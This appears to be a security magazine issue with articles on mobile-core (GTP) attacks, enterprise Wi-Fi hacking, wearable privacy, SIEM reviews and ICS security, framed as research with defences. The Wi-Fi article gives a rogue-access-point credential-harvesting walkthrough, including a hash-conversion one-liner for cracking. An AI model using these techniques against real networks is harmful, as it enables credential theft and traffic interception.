Dmitry Kurbatov, Sergey Puzankov, Pavel Novikov



Search results in Shodan

Most users assume that their mobile network access is safe because a large mobile telecoms provider ensures their safety. Unfortunately, our evidence shows that mobile Internet provides great opportunities for an attack. Positive Technologies experts have detected vulnerabilities in the infrastructure of mobile networks, allowing an attacker to intercept unencrypted GPRS traffic, spoof data, block Internet access, and determine the subscriber's location. Mobile phones are not the only device under threat, but any device connected to 2G/3G/4G networks via modem including ATM machines and payment terminals, remote transport and industrial equipment control systems, and telemetry and monitoring tools.

Operators of mobile services usually encrypt GPRS traffic between the mobile terminal (smartphone, modem) and the Serving GPRS Support Node (SGSN) using GEA-1/2/3 encryption algorithms. This should make it difficult to intercept and decrypt information, but a hacker can bypass this restriction by accessing the operator's basic network where the data is not protected by authentication mechanisms. Routing nodes (or gateway nodes) called GGSN are a weak point and can be found easily using Shodan. Vulnerable nodes have open GTP ports, which allows attackers to set up the connection and then encapsulate GTP control packets into the created tunnel. If parameters are selected properly by the hacker, GGSN will mistake them for packets from legitimate devices within the operator's network.

The GTP protocol described above should not be visible from the Internet. In reality, there are more than 207,000 devices with open GTP ports all over the global Internet. More than five hundred of them are components of cellular network architecture and respond to the request for a connection.

Additionally, GTP is not the only protocol used to manage the detected hosts. Other products such as Telnet, FTP, SSH, Web, etc. are also used for management purposes. An attacker can connect to the node of a mobile network operator by exploiting vulnerabilities (for example, default passwords) in these interfaces.

Experimental search through the Shodan site reveals some vulnerable devices, including ones with open Telnet and password authentication turned off. An attacker can perform an intrusion into the network of the operator anywhere in the world by connecting to this device and implementing the required settings.

By gaining access to the network of an operator, the attacker will automatically gain access to the GRX network and other operators of mobile services. If one operator makes one error and access is left open then there is opportunity for attack across many other mobile networks.

There are numerous ways a hacker can take advantage of a compromised boundary host, but key attacks include disconnection of subscribers from the Internet or blocking their access to the Internet, connecting to the Internet with the credentials of a legitimate user and at the expense of others, and listening to the traffic of the victim and phishing attacks. An attacker can also get the subscriber's ID (IMSI) and monitor the subscriber's location worldwide until the SIM card is changed.

Below is a detailed description of some of the security threats:


Internet at the Expense of Others

Goal: The exhaustion of the subscriber's account and use of the connection for illegal purposes.

Attack vector: An attacker conducts attacks from the GRX network or the operator's network.

The attack is based on sending the "Create PDP context request" packets with the IMSI of a known subscriber. The subscriber's credentials are used to establish a connection and the unsuspecting subscriber receives a large bill later.

It is possible to establish a connection via the IMSI of a non-existent subscriber, as subscriber authorization is performed at the stage of connecting to SGSN, and GGSN should receive "verified" connections. As the SGSN is compromised, no verification is carried out.




Result: An attacker can connect to the Internet with the credentials of a legitimate user.

Data Interception

Goal: To listen to the traffic of the victim and conduct a phishing attack.

Attack vector: A hacker attacks from the GRX network or the operator's network.

An attacker can intercept data sent between the subscriber's device and the Internet by sending an "Update PDP Context Request" message with spoofed GSN addresses to SGSN and GGSN. This attack is analogous to the ARP Spoofing attack at the GTP level.



Result: An attacker listens to data traffic or spoofs traffic from the victim including sensitive data.


DNS Tunneling

Goal: To gain unpaid access to the Internet from the subscriber's mobile station.

Attack vector: The attacker is the subscriber of a mobile phone network and acts through a mobile phone.

This is a well-known attack vector, but in the context of low-price and fast dedicated Internet access, is less popular. However, this attack can be useful in situations where a hacker would pay higher prices for internet, for instance when roaming, and where the data transfer speed is not important (for example, for checking email).

The attack relies on the fact that some operators do not rate DNS traffic, usually in order to redirect the subscriber to the operator's webpage for charging the balance. An attacker can take advantage of this vulnerability and by sending requests to the DNS server is able to get access to a specialized host on the Internet.




Result: The hacker gains unpaid access to the Internet at the expense of the mobile operator.

Substitution of DNS for GGSN

Goal: To listen to the traffic of the victim and conduct a phishing attack.

Attack vector: An attacker acts through the Internet.



Description: If an attacker gains access to GGSN, the DNS address of the victim is spoofed with the attacker's address and all the subscriber's traffic will be redirected through the attacker's host. The attacker is then able to listen to all of the mobile traffic of the subscriber.

Result: The hacker is able to listen to traffic or spoof traffic from all subscribers and then gather confidential data for use in a phishing scam.

How to Protect Yourself

If the equipment accessing the network is properly configured then the attacks outlined are much less likely. However, the results of the research by Positive Technologies suggest that misconfiguration is a common problem in the telecommunications sphere. Vendors often leave some services enabled, rather than disabled on equipment, providing opportunities for attackers. As there are a large number of nodes, our recommendation is to automate the control process using specific tools such as MaxPatrol.

The security measures required to protect against such attacks include: proper configuration of equipment, utilizing firewalls at the GRX network edge, using 3GPP TS 33.210 recommendations to configure the security settings within the PS Core network, security monitoring of the perimeter, developing security compliances for the equipment, and performing regular compliance management.

Many experts rely on new communication standards that include safer technologies. However, despite the development of such standards (3G, 4G) we still use older generation networks (2G), as 2G base stations have better coverage and 3G networks use their infrastructure.

Positive Technologies experts compiled the data used in this article in 2013 and 2014 while consulting for several large mobile operators. For the full detailed report on Vulnerabilities of mobile Internet (GPRS), please see **bit.ly/1MxumkD**

Dangerous Flaw in SAP NetWeaver Fixed

The world's largest developer of ERP-systems and business applications fixed a dangerous error in SAP NetWeaver that could lead to remote hacking of the system and confidential information leakage. By gaining access to the child system of the SAP CUA model, a potential attacker could read tables from the central system SAP CUA. The vulnerability, detected by the Positive Technologies expert Dmitry Gutsko, may be found in all versions of NetWeaver 7.20 or older, so it is highly recommended for all users to install the update. Earlier in 2014, Positive Technologies was recognized as one of the certified partners of SAP SE. The vulnerability and compliance management system MaxPatrol by Positive Technologies successfully passed the SAP certification tests and gained the SAP status "Certified Integration with SAP NetWeaver".

NEW POSSIBILITIES: HACKING ENTERPRISE WI-FI

Dmitry Trifonov

There are several articles available online about hacking Wi-Fi, most of them are about hacking WEP/WPA(2)-Personal where an attacker needs to capture a handshake between a client and a Wi-Fi access point. Many enterprise Wi-Fi networks use WPA2-Enterprise, which relies on login and password authentication and the authentication is performed via a RADIUS server.


A client's OS establishes a connection with a RADIUS server using the TLS encryption and the MS-CHAPv2 verification.


For penetration testing of such networks, Positive Technologies creates a Wi-Fi AP "impersonator" with a RADIUS server and retrieves a login, password, challenge, and response, which MS-CHAPv2 uses. This information is enough to brute force a password at a later point in time.

We use Kali Linux and a card that supports the Access Point mode, which can be checked by running the iw list command. Look for the following string:

```
* #{ AP, mesh point } <= 8,
```

Until a year ago, testers would have needed to patch, assemble, and correctly configure certain versions of hostapd and FreeRADIUS to impersonate an AP with the ability to receive data, but the Mana Toolkit has automated many vectors of attack on wireless clients.





While testing can be performed on a laptop, it is also possible from a cell phone with Kali NetHunter, as well as Rasberry Pi + FruityWiFi, but not WiFi Pineapple as it doesn't support Mana.

Connect a Wi-Fi card via a USB OTG cable. Launch the NetHunter application.


You must identify an interface for the connected Wi-Fi card, by choosing Kali Launcher in the menu and running Wifite.


In this case, it is the wlan1 interface.

In the menu, select MANA Evil Access Point.

Configure the access point:

- Interface indicated in the previous step (interface),
- SSID of the target Wi-FI network (ssid),
- Enabling the authentication protocol 802.1x(ieee8021x=1),
- WPA options (wpa) (0 = without WPA/WPA2; 1 = WPA; 2 = IEEE 802.11i/RSN (WPA2); 3 = WPA and WPA2),
- List of accepted key management algorithms (wpa_key_mgmt=WPA-EAP),
- List of accepted cipher algorithms (wpa_pairwise).





Disable karma (enable_karma=0), indicate the buffer to which retrieved logins and hashes are sent (ennode).

There are five scripts that run additional utilities to execute MITM attacks, we need the script mana-noupstream-eap that is used for APs with the 802.1x authentication.

By default, the script attempts to brute force a hash, connect a client, and execute an MITM attack. From a phone, you need to temporarily disable strings that are not required and add a command that would save all retrieved data to a file on a USB drive, and then launch Mana.

When the Wi-Fi client is close enough to a rogue access point, it will attempt to authenticate with it. The most effective place to do this is at the front entrance of an office or a business center during a busy period, like the beginning or end of a work day.

The tester then closes Mana and generates a screen similar to the diagram below:

The format of retrieved data: Protocol | Login | Challenge | Response

A tester or hacker can now clarify the information at leisure as the data has been downloaded.


To do that, you might need:

- Asleap (used in the original script)
- John the Ripper (requires a slight hash modification: cat HASHES.txt | sed 's/:://g' | sed 's/\([^|]*\)|\([^|]*\)|\([^|]*\)|\([^|]*\)/\2:$NETNTLM$\3$\4/' > john-HASHES.txt)

To gain access to the network via Wi-Fi or VPN, derived user credentials can be used.

You cannot always capture user hashes, desktop OSs (Windows, MacOS, Linux) and iOS are best protected. At the first connection, the OS requests whether you trust the certificate that a RADIUS server uses for a given Wi-Fi network. When a legitimate AP gets replaced by a bogus one, the OS asks whether you trust the new certificate presented by a RADIUS server. It will happen even if there is a certificate issued by a valid certification authority (Thawte, VeriSign).

Android devices do not check the certificate by default, but you can specify a root certificate that may be used for a given Wi-Fi network.




By default, Windows Phone devices check the certificate. In addition, the following options for verifying a server certificate are available:

- no
- always ask
- certification authority

Positive Technologies experts recommend the following security precautions:

- For users: Verify certificates while connecting not only to Internet Banking but also to an enterprise Wi-Fi access point;
- For Android users: Install the root certificate that is used in your corporate network;
- For administrators: Use certificate-based authentication



HACKING WRIST GADGETS: BLUETOOTH AND BEYOND

Alexey Andreev

With the introduction of the Apple Watch and the continued success of fitness bands, wrist gadgets have grown steadily in popularity in the last year. Next generation step counters and other physical activity sensors, like Fitbit fitness trackers, come in a bracelet format. As fashionable as these products are, they can represent a threat.

These devices can support those who wish to track lifestyle choices and also encourage healthy living. While promoting these new gadgets in both blogs and articles authors do not seem to address issues around security. Key questions around the use of passwords have not been asked, and the fundamental issue that these are mini computers, with the same threat of hacking has not been discussed.

This issue has been written about briefly. In 2013, a group of specialists from the School of Computing and Information Sciences (Miami, Florida) published a description of a series of vulnerabilities in a Fitbit step counter (bit.ly/144fARP). The specialists actually tested a Fitbit Ultra tracker, an older model than what is in use today. The sensor of the tracker is connected to its base via the ANT protocol. Then the base is connected to a PC or a laptop via USB, and information about the user's activities are transferred to a special application, which, in turn, transfers the data to the cloud storage via the Internet.

The researchers revealed that almost each link of the chain is without defense. In particular: Fitbit's client application sends user login and password unencrypted to the site; and communication between the server and the client is carried out via HTTP. By using a fake USB base station for wireless connection, it is possible to hijack users' data within a radius of several meters and even change the data stored on the tracker or user account: for example, the researches managed to add 12 million steps to the daily count of one user.


The authors recommend using encryption that protects the binding of a certain tracker with its account. The downside to this technique is that it will increase load on the tracker and related devices.

New Fitbit gadgets use Bluetooth for wireless connection. Symantec criticized a large number of these health bracelets for using the protocol. In 2014, the company's specialists built several scanning devices using Raspberry Pi minicomputers (each costs only $75) and placed them at venues where athletic events were held, and separately in business centers and transport hubs.

During the experiment, 563 trackers from a variety of brands were detected: including Jawbone, Nike FuelBand, and Polar. Fitbit Flex was the most popular. According to the report (bit.ly/1o6vHEs), scanning allowed intercepting unique identifiers, personal data, and other information that helps to identify owners (e.g. a device name, which is usually the user's name as well).

Effectively a user's location and lifestyle preferences can be tracked without his or her knowing it. To complicate this, transmission happens at any time, as many trackers just won't let you turn off Bluetooth unless you pull out the battery.

Moreover, Symantec's findings, (bit.ly/1wqLtK7), found that none of the tracked devices was encrypting personal data before transmitting it. Manufacturers might not support encryption in order to save battery life, but the tracker shares user data with, on average, five different sites. Sometimes an application is connected with more than 10 sites, so user information is transmitted to a variety of other companies.



Symantec's specialists also found that 52% of tracker applications did not displayed their privacy policy. Most of other applications would offer obscure phrases like "your data are protected" instead of giving concrete answers on: what data are collected; where and for how long they are stored; where they are transferred; and most importantly how a user can control his data.

In December 2014, Liviu Arsene from Bitdefender argued that messages transferred to a Samsung Gear Live smartwatch from a smartphone (in particular Google Nexus 4) can be read in plain text (bit.ly/1AtPsYE). An attacker only needs the 6-digit code, which is used during initial connection of the devices. The researcher says that the pin code can be easily brute-forced, and then user SMSs and Google Hangouts chats can be read.

While Bluetooth disputed this statement, arguing that special conditions are required (bit.ly/1zbB2if), Liviu Arsene insists that exploits that can bypass Android Wear defense will be soon created.

Both Symantec and Bitdefender discuss security measures that contradict the very idea of gadget miniaturization. They suggest using an additional layer of encryption, for instance enabling Bluetooth encryption, however this slows the processor down and drains the battery both of which are already small.

Using a strong password for each session might work, but the wristlet itself does not have an input device for this purpose. There are other options like fingerprint technology, but these could be faked, or NFC technology, based on short range which makes interception difficult, but this also has history of security breaches.

Popular culture addresses this type of issue, most recently in Homeland, season two where the U.S. vice president was assassinated with a portable wireless defibrillator. This might have seemed far fetch but, in spring 2014, Wired published the results of Scott Erven's research, in which he examined medical equipment in U.S. hospitals (wrd.cm/1hwb50V). The research revealed Bluetooth-enabled defibrillators that could be hacked using default codes for connection establishing. Dick Cheney, the U.S. ex-vice-president, said he had a similar defibrillator, but the wireless function was disabled for security reasons.

As these wrist based devices become more sophisticated they may have access to more detailed and sensitive personal information such as user's health information and personal medical records. This will facilitate the need for stricter security standards, and users and governments will be more active in demanding compliance with them. What is difficult is that the technological foundation for handheld devices is being laid now, and it will be more difficult to correct later.

ADMINISTRATION OF THE FUTURE
WHAT DO SIEM SYSTEMS LACK?

Olesya Shelestova

In early April, the editorial staff of SecurityLab.ru announced a SIEM systems review contest (SIEM – Security Information and Event Management). Over two months, more than 20 reviews were submitted from IS experts discussing a range of systems including HP ArcSight, IBM QRadar, McAfee ESM, RSA enVision, Symantec SIM, Cisco MARS, GFI ESM and other less well known SIEM systems. Our expert panel reviewed all comments, and the results are below:

First place — Nikolai K. (RSA envision review)
Second place — Andrei B. (review of ArcSight and other SIEM)
Third place — Evgeny Petrov (ArcSight review)

The reviews will not be published in order to protect any critical reviews from IS specialists of the systems they use but below is a summary of the reviews and some concluding thoughts from our review panel.

Speed and the Purchase of an SIEM system

It should be noted that most of the reviewers gave a superficial review of a particular product without an extended period of use or considering differing needs based on task-specific solutions. It is important to point out that several sources of complaint about SIEM systems could be avoided if in the selection phase proper consideration had been given to the intended use of the system.

1. Define the task range before purchasing SIEM

As a rule, each vendor is good at a narrow range of specific tasks. Some integrate well with ACS and can handle this type of data, some worked specifically with IAM or snort-like systems. If you plan to process events from both business applications and firewalls, you will most likely need to create your own system. There is no one-stop solution for event processing and this should not be expected from any existing SIEM system available on the market.

2. Assess how well a product solves your tasks

You must consider the exact tasks you need to complete. For example you can transfer events from Snort\Surricata through syslog and you can set correlation rules to handle extracted field data, however, if there are asset vulnerabilities, you will have to spend considerable time to make the correlation. First, you will need a unified catalogue of vulnerabilities, which come with Snort and from scanners and then when getting an attack event from Snort correlation, vulnerability must be checked at the service and the asset. It is possible if you have an asset with a static IP address. But you must consider false positives, service reachability, the possibility of a port blocked by the firewall, and consider if the traffic has passed to the network port at the asset with the service?

3. Plan ahead for feature extensions, further integration and data use within other systems

You should consider in which format and via which protocols and API your future system can be connected with the existing and new complexes. Most likely, you will need external system incident management, program and script running by an event, integration with scanners, NetFlow, and DPI. It is quite possible that you will need to collect and process Big Data vulnerability statistics. For SOC you will probably need a dashboard with "semaphores", not the standard graphs. You must consider if the systems you are considering can provide that data and in that format.

4. SIEM does not equal log management

Choosing between SIEM and LM, requires the user to think about exactly what they want and at what price. SIEM costs more, but provides more information as it not only collect logs and displays at an operator console, but also automatically registers alerts. The operator must work with the output, incidents and statistics produced and if you have many false positives, he must configure correlation rules.

5. Using a single console

By default, SIEM implies heterogeneous data aggregation for further processing and decision-making. It is more sensitive if more is enabled as a more precise threat report will be generated.

6. Calculate performance considering infrastructure growth

In some cases it is difficult to resolve an incident quickly. In one case, events had to be exported to a new online database, a three hour task and in another case it was faster to export the Windows event log in the original format and send it to everyone who took part in the investigation.

7. Purchasing SIEM and the need for specialist support to operate it

It is pivotal to remember that no matter what SIEM system is purchased, it needs qualified service staff. You need a person who can configure correlation rules, and update them with the advent of new threats or false positives number increase. You need more than just an "operator," you need an expert who can identify a threat by statistics, events, baseline, or abnormal activity.

8. Coding is needed in normalization

You might need code written to work with the SIEM system. You might need to rewrite default templates even for standard sources and modern SIEM systems have a fair amount of inputs: syslog, SNMP, WMI, from files. Quite often, in order to send the logs from the system, you will have to export the events to a file, then write a template to normalize the events obtained, and after that "teach" the system to handle the file.

9. A million alerts or a dozen?

It is important to consider the sensitivity settings being used. You can easily generate just a few alerts of literally millions, which is overwhelming and unmanageable for an operator.

10. Customer support, bug reports at vendor's site, update rate

Before making a decision to purchase a SIEM, it is important to look at the forum or blog at the vendor's site. The product must be updated at least twice a year. The vendor must add new features for better vulnerability detection, and you must consider that you are buying the product for the next 5–7 years and think about your needs going forward during that time. Some companies have made the mistake of purchasing complicated systems like Cisco MARS, NetForensics, and Symantec SIM, to discover that they only work is you have a team of IS experts and a large development department to operate them.

Frequently a client purchases a solution and it does not integrate how they want or need it to. The client needs to define the data the product will work with and be able to process, the tasks it should solve, the results it can produce, and the interaction means it has (API, data import and export from the system) to ensure the product is suitable before purchase.

What Do SIEM Systems Really Lack?

1) On Switch

SIEM systems are not out of the box solutions. Most solutions will work with the default correlation rules and may even "catch" something or automatically connect some sources; but you should understand that every infrastructure and threats within it are individual in practice. You should expect that any system will need to be set up to meet your specific needs.

2) Flexible and intuitive event search (forensics)

Every system has some event search set up, sometimes even graphical search so you can add search blocks instead of making a long lingual query (and learn the language looking at the results displayed). Some query languages are quite flexible, while some are less so. The most effective way to get used to a variety of languages is to solve cases using it, rather than starting with manuals.

3) Flexibility of the notification rule description language

Many systems do not notify the manager of the asset that a threat has been detected.

4) Handling not only events, but also other data

During a search, extra information can be generated in a catalogue or buffer. Searching vulnerabilities at the occurrence of an attack event, or checking if an employee is present in the office at the occurrence of an interactive logon event can provide more information during a search.

5) Assets and the ability to aggregate heterogeneous data

An asset, for all the systems, is an IP plus (not always) FQDN. Some systems also have a MAC address and vulnerability data. However, as soon as the asset's IP changes or the second OS launches, there will be a problem, as it becomes a new asset. Therefore important information could be lost, including the threats the asset had, the responsible employee, access rights, reachability paths.

6) Automatic connection of new sources and "understanding" the events received from them

When an SIEM is installed and configured, there can be difficulties in event normalization. The most critical reviews indicated that top vendors have "only 5 out of 300 connectors functioning". For example, normalization rules written for the Windows 8 English version will not work for Pygmy Windows 8 events. If you have an intermediate event repeater that collects events and then sends them to SIEM (like syslog), you will have another problem (wrong ip_src\ip_dst in the events) in the form of that intermediate collector.

7) Product and source multi-language interface support

There are a significant number of complaints about the lack of Russian interface, however the Chinese one is not good and the English one is just ok. Users have to get used to the interface, and a special purpose correlation rule that generates an alert when someone logs in as an administrator will not do so if they log in using a different language.

8) Feature to connect non-standard sources and to configure your own parsers

Although there are standard methods and protocols that allow events from unique sources (like 1C, for example), into SIEM, you will have to think of event instances and collection within the context of your organization.

Additionally most reviewers pointed out the lack of:

9) Intuitive SDK
10) API
11) Report customization means
12) Incident management means

MaxPatrol and IBM QRadar Will Work Together

Positive Technologies integrated the vulnerability management system MaxPatrol with IMB Security QRadar, which is dedicated to security information and event management (SIEM). Compatibility between these two popular products will allow clients to simplify the process of building an effective information security management system. Vulnerability and compliance data collected by MaxPatrol can now be automatically transferred to QRadar, which extends the functionality of the latter. Supporting QRadar and gaining the IBM status "Ready for Security Intelligence" results from the integration of several Positive Technology products. The goal of this initiative is to accelerate the process of building a unified information security management system based on MaxPatrol and other solutions.

MISSION-CENTRIC APPROACH TO ICS CYBER SECURITY

Sergey Gordeychik

Experts have been highlighting issues of cyber security in relation to industrial control systems (ICS), but this new area is not yet clearly defined. This article defines ICS cyber security and clarifies its place in industrial security and economic efficiency.

The increase in cyber-attacks, driven by a variety of political and economic causes as well as the development of tools for conducting those attacks, make us reevaluate the existing threat models used for security analysis and tool design. An analysis of the complex Havex cyber-attack, discovered in 2014, determined that attackers had compromised the sites of the manufactures of ICS components in order to spoof the software downloaded by users (bit.ly/1GyTMuE). The dedicated malware was downloaded from the official manufacturer's repositories and installed in ICS segments by the system operator.

These schemes are possible, because of flaws and vulnerabilities that an attacker can exploit to reduce key reliability indicators and bypass functional security mechanisms, and execute attacks that directly affect industrial security and cause a man-made disaster (bit.ly/1EAz911). It is important to note that these systems fully comply with all existing requirements and have all of the necessary international, industrial, and state certification.

Current State of ICS Cyber Security

ICS cyber security has adopted the following protocols in response to the Havek attack:

- ICS cyber security analysis and assessment must be in place
- Development of regulatory and methodological basis is occurring
- Development of ad hoc approaches and tools for maintaining cyber security is a priority

ICS cyber security analysis and assessment criteria are not systematic and while research is conducted in the area, it is usually bespoke work for corporations and the results are not published. There are some cases where vulnerability information is openly discussed at conferences, and there are a number of detailed vulnerability case studies available for different systems (bit.ly/1ExwW47).

Another hindrance to creating a more robust ICS system, resistant to cyber-attack, is a lack of coordination. Some state and industrial computer emergency response teams (CERT) attempt to address the problem, the most reputable organization being ICS-CERT, managed by the US Department of Homeland Security (DHS). They track information about published ICS vulnerabilities and coordinate efforts among manufacturers and researchers, but its location within the DHS creates some coordination restrictions.

In addition to ICS-CERT, there are several companies whose primary goal is to identify and resell information about identified vulnerabilities and attack methods, among them are Exodus Intelligence (US), ReVuln and Vupen (EU).

The family of standards ANSI/ISA-62443 (its Russian adaptation is GOST R MEK 62443) makes up the existing regulatory framework in this area. Some requirements are listed in the Russian FSTEC entitled "Requirements for Information Security Maintenance in Industry Control Systems for Critical Infrastructures and Infrastructures That Pose Hazard to Life, Health or Environment". But this document is primarily focused on maintaining integrity, availability, and confidentiality of information, which differs from the objective of ensuring security.

Currently the US energy sector maintains the most extensive ICS security documentation, normally based on NERC CIP standards. Additionally, railway cyber security requirements are listed in the Customs Union regulations "On Safety of Railway Rolling Stock" (TP TC 001/2011), "On Safety of High Speed Railway" (TP TC 002/2011); but these requirements are superficial and simply consist of "protection against computer viruses, unauthorized access, consequences of errors and failures to operate when storing, processing, inputting or outputting information, and against possibility of accidental information alteration". This does not constitute a robust security framework and does not consider targeted attacks.

Regulatory, organizational, and technical ICS cyber security issues are not thoroughly covered, and there is a gap between the language of regulation and policy and the means of maintaining information security within the context of day-to-day industrial security solutions.

Mission-Centric Approach to Cyber Security

A number of researchers argue that cyber security should be considered in the context of the purpose or a mission for which the information system is created (bit.ly/1xFS45D). This would allow analysis of potential threats and vulnerabilities in terms of application, rather than strictly in terms of maintaining integrity, availability, and confidentiality. We further suggest examining cyber security using the methodologies of industrial security, functional security, and information security.

This combination of approaches will harness the strengths of different methodological instruments, and limit the impact of restrictions of using only one methodology. Functional security is driven by inadvertent failures of separate system functions and does not consider the impact of targeted threats. By contrast, information security focuses on maintaining information integrity, availability, and confidentiality, not currently considered in the published industrial security objectives.

The main advantages of the mission-centric approach is the ability to integrate cyber security in the existing ICS design, development, and integration processes aligned with industry best practice.

Effective threat detection lies at the heart of security maintenance and the mission-centric approach distinguishes three main types of ICS cyber security threats:

1. Industrial security violation — Directly effects industrial security and can cause a man-made catastrophe.
2. Operational efficiency decrease — Explicitly reduces quantitative economic performance of a process automated with ICS.
3. Other violations of functional security and reliability — Do not directly affect industrial security but have a knock-on effect on quantitative and qualitative indicators of performance, reliability, and security (SIL, MTBF, etc.).


This framework allows us to define cyber security as a process of maintaining ICS functionality with no dangerous failures and unacceptable damage, with a consideration for economic efficiency, functional security and reliability.

When analyzing ICS cyber security, this approach allows developers to design with a threat model in mind in regards to industrial and functional security requirements. This in turn facilitates the integration of cyber security processes into the existing framework of industrial security, economic efficiency, and reliability.

How to Protect the World's Longest Gas Pipeline

